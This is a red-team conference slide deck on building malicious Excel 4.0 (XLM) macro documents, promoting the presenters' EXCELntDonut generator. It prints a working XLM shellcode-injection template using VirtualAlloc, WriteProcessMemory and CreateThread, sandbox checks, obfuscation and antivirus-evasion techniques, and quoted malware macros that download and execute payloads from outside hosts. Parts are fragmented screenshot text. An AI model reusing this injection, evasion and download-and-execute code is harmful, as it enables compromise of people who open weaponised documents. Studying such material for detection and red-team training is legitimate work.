

@FORTYNORTHSEC

# OFFENSIVE MALDOCS IN 2020

Are we still using macros in 2020? Yes.



SECURITY WARNING Macros have been disabled.

[Enable Content](#)

fortynorth

# MATT GRANDY



@Matt\_Grandy\_

# JOE LEON



@JoeLeonJr

- \* Senior Offensive Security Engineer @ FortyNorth
- \* Open Source C#/Python Developer:
  - \* EyeWitness
  - \* MiddleOut
  - \* Screenshooter
- \* Avid Hiker and Backcountry Camper

- \* Offensive Security Engineer @ FortyNorth
- \* BlackHat Instructor
- \* Former Full-Stack Developer
  - \* Founded & sold SaaS business
- \* Former Cold Calling & Cold Emailing Trainer / Consultant

fortynorth

# WILD WEST HACKIN' FEST 2020

- We're teaching "Initial Access Operations" with [@ChrisTruncer](#)
- Goal: teach you how to gain a foothold in a modern enterprise environment
  - Credential Harvesting
  - Process Injection
  - Modern Macros
  - HTAs / Click-Once(s)
  - ...basically all the tactics we use on red team assessments



# OUR APPROACH TO MALDOCS

- “Novel” delivery methods
  - Excel 4.0 / XLM Macros
- Remotely Hosted Macros
  - Template Injection
  - Inline Shapes
- New A/V Evasion
  - Epic Manchego
- Social Engineering Required (it’s a feature, not a vulnerability)
  - PPT Hover Over
- CVEs
  - Hard(er) to come by


# **EXCEL 4.0 MACROS**

# XLM MACROS

- No. This is not VBA.
- No. This is not XML.
- XLM (Excel 4.0) Macros were created in 1992, before VBA existed.



# XLM MACROS



# CREDIT TO @OUTFLANKNL

The screenshot shows a web browser displaying a blog post from the website [outflank.nl/blog/2018/10/06/old-school-evil-excel-4-0-macros-xlm/](https://outflank.nl/blog/2018/10/06/old-school-evil-excel-4-0-macros-xlm/). The page header includes the Outflank logo and the tagline "Clear advice with a hacker mindset". The main title of the post is "Old school: evil Excel 4.0 macros (XLM)". Below the title, the author is listed as "Stan Hegt | October 6, 2018". The post content discusses the history and use of XLM macros in malicious documents, noting their difficulty for antivirus detection.

In this post, I will dive into [Excel 4.0 macros](#) (also called XLM macros – not XML) for offensive purposes. If you grew up in the Windows 95 age or later, just as I did, you might have never heard of this technology that was introduced as early as 1992. Virtually all malicious macro documents for MS Office are based on [Visual Basic for Applications](#) (VBA). However, XLM macros are a hidden gem for red teamers and turn out to be a very good alternative to VBA macros for offensive purposes: XLM can be difficult to analyse and it appears that most antivirus solutions have trouble detecting XLM maldocs. And although the technology is 26 years old by now, Excel 4.0 macros are still supported in the

[outflanknl / Excel4-DCOM](#)

Code Issues Pull requests Actions Projects Wiki Security Insights


master Go to file Add file Code About

stanhegt Update README.md ... on Mar 26, 2019 7

Excel4-DCOM.cna Add files via upload 2 years ago

**Process injection with SYLK**

Now that we can embed macros in SYLK, we can do much more than simply popping calculator. In our [Excel 4.0 / XLM macros](#), we have already demonstrated the power of shellcode injection using macros in SYLK:



cybereason

mdsecactive

**Creation of a**

This example c

shellcode cannot

```
msfvenom -p generic/custom PAYLOADFILE=./payload.bin -a x86 --platform windows -e x86/shikata_ga_nai
```

[FortyNorthSecurity / EXCELntDonut](#)

Code Issues Pull requests Actions Projects Wiki Security ...

master Go to file Add file Code About

joeleonjr updated README ... 4 days ago 6

EXCELntDonut updated README 4 days ago

templates updated with CLRvoyance 4 days ago

.gitignore updated with CLRvoyance 4 days ago

LICENSE Moved from azure 5 months ago

README.md updated README 4 days ago

install.sh Moved from azure 5 months ago

Michael Weber Incrementing version to 0.2.3 ... 20 hours ago 66

Docs Actually pushing popcalc64.bin payload 3 months ago

Emulation Adding a fix for Unary Ptg objects when dumpin... 21 days ago

Properties Improved dumping output 3 months ago

**Excel Macro Document Reader/Writer for Red Teamers & Analysts**

Readme MIT License

While this type of attack is neither new nor as common as malicious VBA code, it is still an effective and intriguing attack.



Research by LastLine: <https://www.lastline.com/labsblog/evolution-of-excel-4-0-macro-weaponization/>

**Google**

excel 4.0 macro malware

All Images News Shopping Videos More Settings Tools

About 189,000 results (0.56 seconds)

**Excel 4.0, or XLM macros, is a 30-year-old feature of Microsoft Excel that has been gaining popularity among malware authors and attackers, especially over the last year (see Chart 1). This type of macro code is actively being abused and weaponized by attackers to deliver additional, more persistent malware.** Jun 2, 2020



[www.lastline.com › labsblog › evolution-of-excel-4-0-malware...](http://www.lastline.com/labsblog/evolution-of-excel-4-0-malware/)

[Evolution of Excel 4.0 Macro Weaponization | Lastline ...](#)

>About Featured Snippets Feedback

[www.trustwave.com › resources › blogs › spiderlabs-blog ...](http://www.trustwave.com/resources/blogs/spiderlabs-blog/)

[Excel 4.0 Macro MalSpam Campaigns - SpiderLabs | Trustwave](#)

Mar 11, 2020 - However recently, we have noticed that malware authors increasingly utilize this still supported functionality in Excel. **Malicious Excel 4.0 macros ...**

[securitynews.sonicwall.com › xmlpost › excel-4-0-macros ...](http://securitynews.sonicwall.com/xmlpost/excel-4-0-macros/)

[Excel 4.0 macro being used to deliver Malware – SonicWall](#)

Apr 8, 2020 - The malicious MS-Excel files are found to be leveraging this feature to hide worksheet carrying **malicious excel 4.0 macro**. Another interesting ...

[tech.firstlook.media › reverse-engineering-obfuscated-excel-4-macro-malware ...](http://tech.firstlook.media/reverse-engineering-obfuscated-excel-4-macro-malware/)


[Reverse Engineering Obfuscated Excel 4 Macro Malware](#)

Apr 22, 2020 - FORMULA(2178/GET.CELL(17,H80)+GET.CELL(19,H80)\*DAY(NOW())-10,W86). To figure this out how this works, I found this **Excel 4.0 Macro** ...

# WHY IS THIS SO GREAT?

- AMSI has no visibility into XLM macros
- A/V is getting better, but still not great at detecting malicious XLM macros
- Payloads can be delivered in .xls files (no need for xlsm or weird sylk files)
- Process injection is possible

# XLM MACROS



# XLM MACROS

The screenshot shows an Excel window with the title "Info01-unhide - Compatibility Mode". The formula bar displays the formula =WORKBOOK.HIDE("e6oGgi9gZN", TRUE). The sheet contains the following XLM macro code:

```
1 =IF(GET.WORKSPACE(42),,CLOSE(TRUE))
2 =GET.WORKSPACE(13)
3 =GET.WORKSPACE(14)
4 =IF(A2<770, CLOSE(FALSE),)
5 =IF(A3<380, CLOSE(FALSE),)
6 =IF(GET.WORKSPACE(19), CLOSE(TRUE),
7 =CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"http://")
8 =IF(A7<0, CALL("urlmon","URLDownloadToFileA","JJCCJJ"
9 =IF(A8<0, CALL("urlmon","URLDownloadToFileA","JJCCJJ
10 =IF(A9<0, CALL("urlmon","URLDownloadToFileA","JJCCJJ
11 =IF(A10<0, CLOSE(FALSE),)
12 =EXEC("c:\Users\Public\asd2asff32.exe")
13 =ALERT("The workbook cannot be opened or repaired by N
14 =CLOSE(FALSE)
15
```

The sheet tab is labeled "e6oGgi9gZN".

Research by Hatching: <https://hatching.io/blog/excel-xlm-extraction/>

The screenshot shows the Microsoft Word macro editor with the title "Auto\_Open". The macro code is as follows:

```
1 =EXEC("msiexec.exe serf=19 skip=1 /i http://office365advance.com/update")
2 =HALT()
```

The macro tab is labeled "Макрос1".

Research by Inquest: <https://inquest.net/blog/2019/01/29/Carving-Sneaky-XLM-Files>

# EXEC

IS BORING

# PROCESS INJECTION

- Let's interact with Win32 APIs.

## REGISTER

Registers the specified dynamic link library (DLL) or code resource and returns the register ID. You can also specify a custom function name and argument names that will appear in the Paste Function dialog box. If you register a command (macro\_type = 2), you can also specify a shortcut key. Because Microsoft Excel for Windows and Microsoft Excel for the Macintosh use different types of code resources, REGISTER has a slightly different syntax form when used in each operating environment.

**Important** This function is provided for advanced users only. If you use the CALL function incorrectly, you could cause errors that will require you to restart your computer.

### Syntax 1

For Microsoft Excel for Windows

**REGISTER(module\_text, procedure, type\_text, function\_text, argument\_text, macro\_type, category, shortcut\_text, help\_topic, function\_help, argument\_help1, argument\_help2,...)**

```
=REGISTER("Kernel32","VirtualAlloc","JJJJJ","Valloc",,1,9)
```


DLL TO LOAD	FUNCTION	DATA TYPES	ALIAS	SETTINGS
Kernel32	VirtualAlloc	JJJJJ	Valloc	,,1,9

# PROCESS INJECTION - REGISTER()

```
6 =REGISTER("Kernel32","VirtualAlloc","JJJJJ","Valloc",,1,9)
7 =REGISTER("Kernel32","WriteProcessMemory","JJJCJJ","WProcessMemory",,1,9)
8 =REGISTER("Kernel32","CreateThread","JJJJJJ","CThread",,1,9)
9 =IF(ISNUMBER(SEARCH("32",GET.WORKSPACE(1))),GOTO(A10),GOTO(A21))
10 =Valloc(0,65536,4096,64)
11 =SELECT(B1:B999,B1)
12 =SET.VALUE(D1,0)
13 =WHILE(ACTIVE.CELL()<>"excel")
14 =SET.VALUE(D2,LEN(ACTIVE.CELL()))
15 =WProcessMemory(-1,A10+(D1*255),ACTIVE.CELL(),LEN(ACTIVE.CELL()),0)
16 =SET.VALUE(D1,D1+1)
17 =SELECT(),"R[1]C")
18 =NEXT()
19 =CThread(0,0,A10,0,0,0)
20 =HALT()
```

# PROCESS INJECTION - SHELLCODE


- Shellcode contains non-printable characters.
- If we type those into EXCEL, it won't work.
- Encode our shellcode using =CHAR()



# PROCESS INJECTION - SHELLCODE

A	B
1 =REGISTER("Kernel32","VirtualAlloc","JJJJJ","Valloc",,1,9)	=CHAR(235)&CHAR(35)&CHAR(91)&
2 =REGISTER("Kernel32","WriteProcessMemory","JJJCJJ","WProcessMemory",,1,9)	=CHAR(110)&CHAR(10)&CHAR(164)&
3 =REGISTER("Kernel32","CreateThread","JJJJJJJ","CThread",,1,9)	=CHAR(6)&CHAR(3)&CHAR(1)&CHAR(
4 =Valloc(0,65536,4096,64)	=CHAR(157)&CHAR(59)&CHAR(223)&
5 =SELECT(B1:B986,B1)	=CHAR(33)&CHAR(23)&CHAR(164)&
6 =SET.VALUE(C1,0)	=CHAR(215)&CHAR(215)&CHAR(66)&
7 =WHILE(ACTIVE.CELL())<>"excel")	=CHAR(136)&CHAR(17)&CHAR(82)&
8 =SET.VALUE(C2,LEN(ACTIVE.CELL())))	=CHAR(109)&CHAR(63)&CHAR(50)&
9 =WProcessMemory(-1,A4+(C1*255),ACTIVE.CELL(),LEN(ACTIVE.CELL()),0)	=CHAR(185)&CHAR(42)&CHAR(166)&
10 =SET.VALUE(C1,C1+1)	=CHAR(212)&CHAR(126)&CHAR(2)&
11 =SELECT("R[1]C")	=CHAR(88)&CHAR(167)&CHAR(94)&
12 =NEXT()	=CHAR(214)&CHAR(214)&CHAR(48)&
13 =CThread(0,0,A4,0,0,0)	=CHAR(64)&CHAR(187)&CHAR(42)&
14 =HALT()	=CHAR(155)&CHAR(28)&CHAR(192)&
15	CHAR(245)&CHAR(160)&CHAR(160)

# EXCEL + THEWOVER'S DONUT = EXCELNtDONUT



- Automates the creation of XLM macros.
- INPUT: a C# DLL that spawns a new process (to break Excel parent process chain) and injects a CobaltStrike beacon payload into memory
- OUTPUT: a text file that you copy/paste into an Excel workbook

# EXCELNTDONUT

- How it works:
  - Uses MCS to compile into C# x86 and x64 .NET assemblies.
  - Generates position independent shellcode using Donut (x86) and CLRvoyance (x64)
  - Runs shellcode through msfvenom to remove null bytes
  - Encodes shellcode into a bunch of =Char()
  - Generates Win32 API calls to inject shellcode

# SANDBOX CHECKS

- Environment / Process Attributes Queryable
  - Can the host make noise?
  - Is Excel's window a certain height and width?
  - Is there a mouse?
  - Is this a Windows machine?

A
1 =IF(GET.WORKSPACE(19),,CLOSE(TRUE))
2 =IF(GET.WORKSPACE(42),,CLOSE(TRUE))
3 =IF(GET.WORKSPACE(13)<770,CLOSE(TRUE),)
4 =IF(GET.WORKSPACE(14)<381,CLOSE(TRUE),)
5 =IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),,CLOSE(TRUE))

# BASIC OBFUSCATION

- **=Formula()**
  - Remove all strings
  - Can pass in letters or =Char() and it'll evaluate it
- Shift the macros several hundred columns right

VT	VU	VV	VW
=FORMULA(VW65&VW33&VW41&VW46&VW41&VW66&\=CHAR(235)&CHAR(35=CHAR(235)&CHAR(39 a			
=FORMULA(VW65&VW33&VW41&VW46&VW41&VW66&\=CHAR(195)&CHAR(38=CHAR(97)&CHAR(42)\b			
=FORMULA(VW65&VW33&VW41&VW46&VW41&VW66&\=CHAR(3)&CHAR(1)&C=CHAR(10)&CHAR(3)&c			
=FORMULA(VW65&VW33&VW41&VW46&VW41&VW66&\=CHAR(108)&CHAR(39=CHAR(44)&CHAR(14)\d			
=FORMULA(VW65&VW33&VW41&VW46&VW41&VW66&\=CHAR(188)&CHAR(24=CHAR(167)&CHAR(16 e			
=FORMULA(VW65&VW44&VW31&VW33&VW35&VW45&\=CHAR(195)&CHAR(20=CHAR(217)&CHAR(14 f			
=FORMULA(VW65&VW44&VW31&VW33&VW35&VW45&\=CHAR(193)&CHAR(79=CHAR(70)&CHAR(150 g			
=FORMULA(VW65&VW44&VW31&VW33&VW35&VW45&\=CHAR(9)&CHAR(21)&=CHAR(67)&CHAR(158 h			
=FORMULA(VW65&VW35&VW32&VW66&VW35&VW45&\=CHAR(159)&CHAR(44=CHAR(160)&CHAR(13 i			
=FORMULA(VW65&VW48&VW1&VW12&VW12&VW15&\=CHAR(184)&CHAR(25=CHAR(111)&CHAR(18 j			
=FORMULA(VW65&VW45&VW31&VW38&VW31&VW29&\=CHAR(246)&CHAR(24=CHAR(1)&CHAR(71)\ k			
=FORMULA(VW65&VW45&VW31&VW46&VW71&VW48&\=CHAR(110)&CHAR(14=CHAR(22)&CHAR(124 l			
=FORMULA(VW65&VW49&VW34&VW35&VW38&VW31&\=CHAR(31)&CHAR(85)=CHAR(241)&CHAR(93 m			
=FORMULA(VW65&VW45&VW31&VW46&VW71&VW48&\=CHAR(186)&CHAR(85=CHAR(223)&CHAR(17 n			
=FORMULA(VW65&VW49&VW42&VW18&VW15&VW3&\=CHAR(7)&CHAR(13)&=CHAR(35)&CHAR(107 o			
=FORMULA(VW65&VW45&VW31&VW46&VW71&VW48&\=CHAR(48)&CHAR(203=CHAR(91)&CHAR(155 p			
=FORMULA(VW65&VW45&VW31&VW38&VW31&VW29&\=CHAR(24)&CHAR(254=CHAR(126)&CHAR(24 q			
=FORMULA(VW65&VW40&VW31&VW50&VW46&VW66&\=CHAR(203)&CHAR(17=CHAR(109)&CHAR(22 r			
=FORMULA(VW65&VW29&VW46&VW8&VW18&VW5&VW=CHAR(207)&CHAR(15=CHAR(246)&CHAR(15 s			
=FORMULA(VW65&VW34&VW27&VW38&VW46&VW66&\=CHAR(38)&CHAR(3)&=CHAR(97)&CHAR(36)\t			
=FORMULA(VW65&VW48&VW1&VW12&VW12&VW15&\=CHAR(99)&CHAR(181=CHAR(134)&CHAR(19 u			

# DEMO

FortyNorthSecurity/EXCELntDonut

github.com/FortyNorthSecurity/EXCELntDonut

Search or jump to... Pull requests Issues Marketplace Explore

FortyNorthSecurity / EXCELntDonut

Code Issues 1 Pull requests 1 Actions Projects Wiki Security Insights Settings

master 1 branch 0 tags

joeleonjr updated README 1c09182 5 days ago 6 commits

EXCELntDonut updated README 5 days ago

templates updated with CLRvoyance 5 days ago

.gitignore updated with CLRvoyance 5 days ago

LICENSE Moved from azure 5 months ago

README.md updated README 5 days ago

install.sh Moved from azure 5 months ago

setup.py Moved from azure 5 months ago

README.md

by @JoeLeonJr (@FortyNorthSec)

EXCELntDonut is a XLM (Excel 4.0) macro generator. Start with C# source code (EXE) and end with a XLM (Excel 4.0) macro that will execute your code in memory. XLM (Excel 4.0) macros can be saved in .XLS files.

## Installation

About

Excel 4.0 (XLM) Macro Generator for injecting DLLs and EXEs into memory.

xlm excel-4-0-macro  
shellcode-injection macro  
redteaming phishing

Readme GPL-3.0 License

Releases

No releases published Create a new release

Packages

No packages published Publish your first package

Contributors 2

joeleonjr  
ChrisTruncer ChrisTruncer

10 / 58

Community Score

10 engines detected this file

10a8efaaaf3998be727351a7010a5941825f4596b17a1c26b864a27f2459a6c90  
test2 - Copy.xls

xls

454.50 KB | 2020-09-05 10:13:47 UTC | 1 minute ago | XLS

DETECTION	DETAILS	COMMUNITY
Ad-Aware	(!) XLM.Heur.Injector.1.Gen	Arcabit (!) XLM.Heur.Injector.1.Gen
BitDefender	(!) XLM.Heur.Injector.1.Gen	eScan (!) XLM.Heur.Injector.1.Gen
ESET-NOD32	(!) VBA/Obfuscated.DC	F-Secure (!) Trojan:X97M/XlmMacro.I
FireEye	(!) XLM.Heur.Injector.1.Gen	GData (!) XLM.Heur.Injector.1.Gen
MAX	(!) Malware (ai Score=87)	Symantec (!) Trojan.Slakexec!gen2



## Yet Another Security Blog

# Evading Detection with Excel 4.0 Macros and the BIFF8 XLS Format

Malware May 12, 2020 13 Minutes

Abusing legacy functionality built into the Microsoft Office suite is a [tale as old as time](#). One functionality that is popular with red teamers and maldoc authors is using Excel 4.0 Macros to embed standard malicious behavior in Excel files and then execute phishing campaigns with these documents. These macros, [which are fully documented online](#), can make web requests, execute shell commands, access win32 APIs, and have many other capabilities which are desirable to malware authors. As an added bonus, the Excel format embeds macros within Macro sheets which can be more challenging to examine statically than VBA macros which are easier to extract. As a result, many malicious macro documents have a much lower than expected rate of detection in the AV world.



## Yet Another Security Blog

# Further Evasion in the Forgotten Corners of MS-XLS

Malware June 19, 2020 13 Minutes

It's been a few weeks since my last [discussion](#)<sup>1</sup> of Excel 4.0 macro shenanigans and the space continues to change. [LastLine](#) published [a great report](#)<sup>2</sup> which summarized the progression of weaponized macros from February through May. The good folks at [InQuest](#) have [continued](#)<sup>3</sup> [identifying](#)<sup>4</sup> [malicious](#)<sup>5</sup> [macro documents](#)<sup>6</sup>. [@DissectMalware](#)'s excellent [XLMMacroDeobfuscator](#)<sup>7</sup> has massively expanded its range of macro emulation, and [FortyNorth Security](#) released [EXCELntDonut](#)<sup>8</sup>, a tool for converting [Donut](#)<sup>9</sup> shellcode into multi-architecture Excel 4.0 macros.

Over the past few weeks I've also started seeing some of the files generated by my tool [Macrome](#)<sup>10</sup> begin to [trigger detections on VirusTotal](#)<sup>11</sup>. This is exactly the sort of thing I want to see – besides the fact that it implies that AV is getting better signal on this

# A/V EVASION

- How do we get rid of all those =CHAR() functions?
- Can we hide our macro sheet?

# A/V EVASION - CHAR FUNCTIONS

	A	B
1	=CHAR(65)	
2	=CHAR(42)	
3	=CHAR(233)	
4	=HALT()	
5		
6		
7		
8		
9		
10		
11		
12		

Single Step  
Cell: [Book1]Macro1!A1  
Formula:  
=CHAR(65)

Step Into Evaluate Halt  
Step Over Pause Continue

ORIGINAL

	A	B
1	=IF(SET.NAME("shellcode",65),B1())	=RETURN(CHAR(shellcode))
2	=IF(SET.NAME("shellcode",42),B1())	
3	=IF(SET.NAME("shellcode",233),B1())	
4	=HALT()	
5		
6	shellcode = 65	
7	A1 = B1(shellcode)	
8	//=RETURN(CHAR(65))	
9	//=CHAR(65)	
10	print(A1)	
11	// "A"	
12		
13		

Single Step  
Cell: [Book1]Macro1!B1  
Formula:  
=RETURN(CHAR(65))



Step Into Evaluate  
Step Over Pause

POSSIBLE A/V EVASION

